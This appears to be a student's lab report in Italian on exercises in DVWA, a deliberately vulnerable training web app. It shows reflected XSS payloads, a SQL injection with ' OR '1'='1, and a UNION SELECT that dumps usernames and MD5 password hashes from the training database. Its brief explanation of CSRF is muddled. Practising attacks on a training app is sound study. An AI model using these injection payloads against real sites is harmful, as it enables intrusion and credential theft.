


XSS reflected. di tipo cross site scripting

Con la stringa `<i>prova` . viene riflessa sull'output in corsivo.

Viene stampato la stringa in corsivo nella parte dove viene interpretato il codice




questo è attacco XSS di tipo riflesso

Gli attacchi XSS riflessi accadono quando un "messaggio cattivo" viene nascosto in qualcosa che un browser web manda a un sito vulnerabile. Quando le persone cliccano su questi link, attivano l'attacco senza rendersene conto.

Ho provato a fare anche testando l'XSS per inviare codice HTML/JavaScript valido, ma senza risultati :

non mi è stato stampato il messaggio richiesto .



The screenshot shows the DVWA web application interface. At the top, there is a dark header with the DVWA logo. On the left side, there is a vertical menu with buttons for 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected' (which is highlighted in green), 'XSS stored', 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area is titled 'Vulnerability: Reflected Cross'. It contains a form with the label 'What's your name?' and a text input field containing the payload '<script> alert("messaggio")<'. To the right of the input field is a 'Submit' button. Below the input field, the word 'Hello' is displayed in red text. Under the 'More info' section, there are three links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

CSRF

La differenza che vogliamo sottolineare rispetto agli attacchi XSS è la seguente. Mentre gli attacchi XSS vanno ad ingannare l'utente che deve schiacciare su un link malevolo, gli attacchi CSRF vanno ad ingannare il server che va a leggere i cookie.

SQL Injection

Vulnerability: SQL Injection

User ID:

ID: ' OR'1'='1
First name: admin
Surname: admin

ID: ' OR'1'='1
First name: Gordon
Surname: Brown

ID: ' OR'1'='1
First name: Hack
Surname: Me

ID: ' OR'1'='1
First name: Pablo
Surname: Picasso

ID: ' OR'1'='1
First name: Bob
Surname: Smith

← → ↻ 🏠 192.168.49.101/dvwa/vulnerability: 120% ☆ 🛡️

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

